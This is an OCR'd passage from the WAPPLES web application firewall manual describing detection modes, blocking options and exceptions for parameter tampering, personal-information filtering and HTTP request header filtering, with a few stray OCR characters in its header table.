


Fig. VI-17. Details of the Parameter Tampering Attack Detection Log

03 Countermeasure

Filter the input in the web server or web application. The negative method that filters specific parameters or patterns is inefficient for repair and maintenance. Verify the parameters by using the positive method that accepts permitted values only.

WAPPLES supports two detection modes as in the table below to cope with the Parameter Tampering attack.

Table 48. Parameter Tampering Detection Modes

Mode	Description
[Detect falsification of parameter]	Detects the attack that sends the parameter that is not requested by the website or manipulates the parameter sent from the website
[Do not detect]	The corresponding rule will not be detected.

When you handle a parameter using JavaScript with the web page, it can be detected as Parameter Tampering; false positives can occur frequently when this rule is applied to the website that frequently uses JavaScript.

When a Parameter Tampering Attack is detected in this mode, select one of four ways in the following table to cope with the attack:

Table 49. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection
Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page redirection	Goes to the designated error-handling page
Detection only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Error code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

04 Exceptions

If the detection of Parameter Tampering is not appropriate for the web page, the administrator can exclude the corresponding web page from Parameter Tampering detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7**]

2.14 Privacy File Filtering

01 Overview

Document-type files can be posted on the website. When a document containing personal information is posted on the website, it faces the risk of exposing personal information.

02 Example of Attack

In the following example, the uploading of an MS Word document containing a telephone number was detected:




Fig. VI-18. Details of the Privacy File Filtering Attack Detection Log

03 Countermeasure

When a document containing sensitive personal information is uploaded to the board or archive, WAPPLES analyzes the contents of the file and detects personal information recorded in the file (Social security number(currently only for Korea but extensible), credit card number, telephone number, email address, residential address, etc.).

The following documents are supported:

- **Microsoft Word**
- **Microsoft Excel**
- **Microsoft PowerPoint**
- **Adobe PDF**
- **Compressed files (*.zip, *.rar, *.gz)**
- **Plain text**

WAPPLES supports four detection modes as in the table below to cope with the Privacy File Filtering attack.

Table 50. Privacy File Filtering Detection Modes

Mode	Description
[Detect all kinds of personal information]	Inspects whether the document uploaded to or downloaded from the website contains social security number, credit card number, email, address, telephone number, etc.
[Detect important personal information]	Inspects whether the document uploaded to the website contains important personal information such as social security number and credit card number
[Custom setting]	The user can define whether the document will be detected during upload or download and whether detection will include the corporate registration number, business registration number, bank account number, email, telephone number, social security number, alien registration number, address, credit card number, etc.
[Do not detect]	The corresponding rule will not be detected.

When a Privacy File Filtering Attack is detected in said detection mode, select one of four ways in the following table to cope with the attack:

Table 51. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection

Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page redirection	Goes to the designated error-handling page
Detection only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Error code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

04 Exceptions

If the detection of Privacy File Filtering is not appropriate for the web page, the administrator can exclude the corresponding web page from Privacy File Filtering detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7**]

2.15 Privacy Input Filtering

01 Overview

This analyzes the contents of the Request Message transmitted to the web server through the web board, etc., and detects the personal information (social security number, alien registration number, credit card number, telephone number, email address, residential address, corporate registration number, business registration number, bank account number) recorded in the message. When the Request Message containing personal information is transmitted to the web server, the influx of personal information is prevented in advance. This does not change the contents of the Request Message but only detects and blocks the Request Message when it contains personal information. The rule should be applied according to the characteristic of the board.

02 Example of Attack

In the following example, the Request Message was detected since it includes email:




Fig. VI-19. Details of the Privacy Input Filtering Attack Detection Log

03 Countermeasure

This inspects the contents of the Request Message transmitted to the web server through web boards, etc., to check whether it includes personal information. If the Request Message includes personal information, you can notify the user and administrator and block the message or display a warning depending on the circumstances.

WAPPLES supports three detection modes as in the table below to cope with the Privacy Input Filtering attack.

Table 52. Privacy Input Filtering Detection Modes

Mode	Description
[Detect social ID number and credit card number]	Inspects whether the HTTP Request Message contains a social security number or a credit card number
[Detect social ID number]	Inspects whether the HTTP Request Message contains a social security number
[Custom setting]	The user configures WAPPLES to inspect whether the HTTP Request Message contains corporate registration number, business registration number, bank account number, email, telephone number, social security number, alien registration number, address, or credit card number.
[Do not detect]	The corresponding rule will not be detected.

When a Privacy Input Filtering Attack is detected in said detection mode, select one of four ways in the following table to cope with the attack:

Table 53. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection
Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page redirection	Goes to the designated error-handling page
Detection only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Error code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

04 Exceptions

If the detection of Privacy Input Filtering is not appropriate for the web page, the administrator can exclude the corresponding web page from Privacy Input Filtering detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7**]

2.16 Privacy Output Filtering

01 Overview

Blocks information that can be leaked through the web service; this is used to block the leak of personal information such as credit card number

02 Example of Attack

This is an example wherein the HTTP Response Message included a credit card number and it was detected.




Fig. VI-20. Details of the Privacy Output Filtering Attack Detection Log

03 Countermeasure

You can block the entire page or display only part of the number when the leak of credit card number is detected.

WAPPLES supports four detection modes as in the following table to cope with the Privacy Output Filtering attack:

Table 54. Privacy Output Filtering Detection Modes

Mode		Description
[Detect all kinds of private information]		Inspects whether the HTTP Response Message contains a social security number or a credit card number
[Detect social ID number leakage]		Inspects whether the HTTP Response Message contains a social security number
[Custom Setting]	[Prevent Social ID Number leakage]	Determine whether WAPPLES will prevent the leak of social security number with a True/False flag. [Social ID Number Print Method] determines how to display each segment of the social security number. The X part is converted into "*" before being sent to the website user. [Ignore hidden field Social ID Number] is a true/false flag indicating whether WAPPLES will inspect the social security number field for modification when the HTML tag is set to hidden.
	[Prevent Credit Card Number leakage]	Determine whether WAPPLES will prevent the leak of credit card number with the True/False flag. [Credit Card Number Print Method] determines how to display each segment of the credit card number. The X part is converted into "*" before being sent to the website user.
	[Address Filtering]	Determine whether the address included in the Http Response Message will be inspected. [Prevent Address leakage] is a true/false flag indicating whether WAPPLES will prevent the leak of address information.
[User-Defined]	[Bank Number Filtering]	Use the true/false flag to indicate whether WAPPLES will prevent the leak of account number information. [For of Bank Account number] takes the numerical values of the bank account number. Enter the number of consecutive numbers. If the account number format does not exist, the account number will not be inspected. Ex.)000-0000-00-000 -> 3423

Mode		Description
	[Email Filtering]	Determine whether the email included in the Http Response Message will be inspected. [Prevent Email leakage] is a true/false flag indicating whether WAPPLES will prevent the leak of email information.
	[Phone Filtering]	Decide whether the telephone number is included in the Http Response Message. Decide whether telephone number leak prevention will be enabled or not with True/False for [Prevent Phone Number leakage]
	[Prevent Corporate Registration Number leakage]	Set whether corporate registration number disclosure prevention will be enabled or not with the True/False value. [Corporate Registration Number Print Method] determines whether or not each block of the corporate registration number will be displayed. X will be converted into "*" and displayed to the website user.
	[Prevent Business Registration Number leakage]	Decide whether business registration number disclosure prevention will be enabled or not with the True/False value. [Business Registration Number Print Method] determines whether or not each block of the corporate registration number will be displayed. X will be converted into "*" and displayed to the website user.
[Do not detect]		The corresponding rule will not be detected.

ⓘ For the social security number, account number, corporate registration number, and business registration number, only the format used within Korea will be detected.




Fig. VI-21. Custom Setting Window for Privacy Output Filtering

When a Privacy Output Filtering Attack is detected in said detection mode, select one of four ways in the following table to cope with the attack:

Table 55. Countermeasure Setting

Mode	Description
Disconnect	Cuts the HTTP connection
Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page redirection	Goes to the designated error-handling page
Detection only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites. For Privacy Output Filtering, the detection items will be displayed according to the output type for each item defined in the custom setting. Ex.) Card number display type: OOOO_XXXX_XXXX_OOOO Actual output: 1234_****_****_5678

If you select [Error code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

> If you wish to define the string to be detected as a variable string for Privacy Output Filtering, you must set the response option to [Do Not Block].

04 Exceptions

If the detection of Privacy Output Filtering is not appropriate for the web page, the administrator can exclude the corresponding web page from Privacy Output Filtering detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7**]

.

2.17 Request Header Filtering

01 Overview

After checking the HTTP Request Header, filter by judging the existence of field and value.

According to customer setting, by limiting contents of the HTTP Request Header Field, be able to restrict browser, and limit or block the access of client that is not allowed.

02 Example of Attack

[Fig. VI-22. Reqeust Header Filtering; In cae of blocking simple worm] This is an example of detection due to absence of User-Agent value on HTTP Request Header.




Fig. VI-22. Reqeust Header Filtering; In cae of blocking simple worm

Request Header Filtering provides [White list], [Black list], and [Block smartphones] through custom setting. By passing traffic that has keys and values registered at the list, [White list] works. By blocking traffic that has keys or values registered at the list, [Black list] works. By blocking access from smartphones having platforms of iPhone, Android, Blackberry., [Block

smartphones] works.

[Fig. VI-23. Custom Setting Window of Request Header Filtering 1] is the example of setting [White list] function of [Custom setting] as below.

- **Allow only traffics that have value of 'Mozila' on Uesr-Agent value.**
- **Allow only traffics that have Accept Key among Request Header names.**

If this setting is applied, HTTP request shown by [Fig 91 Custom Setting Window of Request Header Filtering 1] is detected since it does not have value of 'Mozila' on User-Agent value(Sphere acceptance Tester v2.1).




Fig. VI-23. Custom Setting Window of Request Header Filtering 1




Fig. VI-24. Detection Example of Request Header Filtering Custom Setting

[Fig. VI-25. Custom Setting Window of Request Header Filtering 2] shows the example of setting cache-control key of [Black list] of [Custom setting].




Fig. VI-25. Custom Setting Window of Request Header Filtering 2

Since setting is configured as ‘blocking traffics that have cache-control’, be able to see the result shown by [Fig. VI-26. Detection Example of Request Header Filtering Custom Setting 2].




Fig. VI-26. Detection Example of Request Header Filtering Custom Setting 2

[Fig. VI-27. Custom Setting Window of Request Header Filtering 3] shows the example of setting access control for iPhone of [Block smartphones] of [Custom setting]




Fig. VI-27. Custom Setting Window of Request Header Filtering 3

Since detect and block accesses to web through iPhone, [Fig. VI-28. Detection Exa mple of Request Header Filtering Custom Setting 3] will be shown.




Fig. VI-28. Detection Example of Request Header Filtering Custom Setting 3

03 Countermeasure

WAPPLES supports three detection modes in the following table to cope with the Request Header Filtering attack:

[Custom setting] confirms flexibility of detection appropriate for user environments by limiting Field and Value of HTTP request. [Table 58. Custom Setting Field List] shows example of Value and brief description for each HTTP request Field.

Table 56. Request Header Filtering Detection Modes

Mode	Description
[Detect basic worms]	Detect if there is no User-Agent among HTTP Request Header Field. Check existence of Value for each field, and detect in the case of 'NULL'.
[Custom setting]	User defines HTTP Request Header Field and Value. Field and Value are separately set according to [White list] and

Mode	Description
	[Black list]. Each Value for set Field can be classified as 'correspondent' and 'include(partly correspondent)'. Able to check only Field without checking Value. About whether block or not traffics that come in for each customer setting case, refers [Table 57. Detection for each custom setting case]. Since detection use 'OR' calculation method, traffics that fall under one of criteria are detected. Also, access control for smartphone is available.
[Do not detect]	The corresponding rule will not be detected.

Table 57. Detection for each custom setting case

Custom setting		Key	Value	Result
Black list	Value Correspondence	O	O(Correspondence)	Detected
			O(Inclusion)	Not detected
			X	Not detected
		X	Irrelevant	Not detected
	Value Inclusion	O	O	Detected
			X	Not detected
		X	Irrelevant	Not detected
	Key Checking	O	Irrelevant	Detected
		X	Irrelevant	Not detected
White list	Value Correspondence	O	O(Correspondence)	Not detected
			O(Inclusion)	Detected
			X	Detected
		X	Irrelevant	Detected
	Value Inclusion	O	O	Not detected
			X	Detected
		X	Irrelevant	Detected
	Key Checking	O	Irrelevant	Not detected
		O	Null	Detected

Custom setting	Key	Value	Result
	X	Irrelevant	Detected

When users choose [Custom setting] as Request Header Filtering detection modes, [Field] of below table can be set as detection criteria.

Table 58. Custom Setting Field List

Field	Description
Accept	Able to be used to designate specific media type that is allowed. Ex) Accept: text/plain; q=0.5, text/html, text/x-dvi; q=0.8, text/x-c
Accept-Charset	Used to represent sets of characters that is allowed. Ex) Accept-Charset: iso-8859-5, unicode-1-1;q=0.8
Accept-Encoding	ıough similar to Accept, Content-codings that can응be used as response is limited. Ex) Accept-Encoding: compress;q=0.5, gzip;q=1.0
Accept-Language	Similar to Accept. Able to restrict set of language preferred as response. 예) Prefer Danish, but allow British English and other types of English. Accept-Language: da, en-gb;q=0.8, en;q=0.7
Allow	Able to specify adopting valid method related to resource. Although it is not possible to prevent client form using the other method, must comply with contents that is shown by Allow Header Field. Ex) Allow: GET, HEAD, PUT
Authorization	User-agent trying to validate himself on server is allowed to acquire his own certification including Authorizatio랴n Request Header Field(Not always, but mostly after receiving 401 response).
Connection	Used to clarify options to which specific connection wants by sender, and in case of additional connection, forbidden to communicate through proxy. Ex) Connection: close
Content-Encoding	Used mostly to compact documents without losing basic media type. Ex) Content-Encoding: gzip
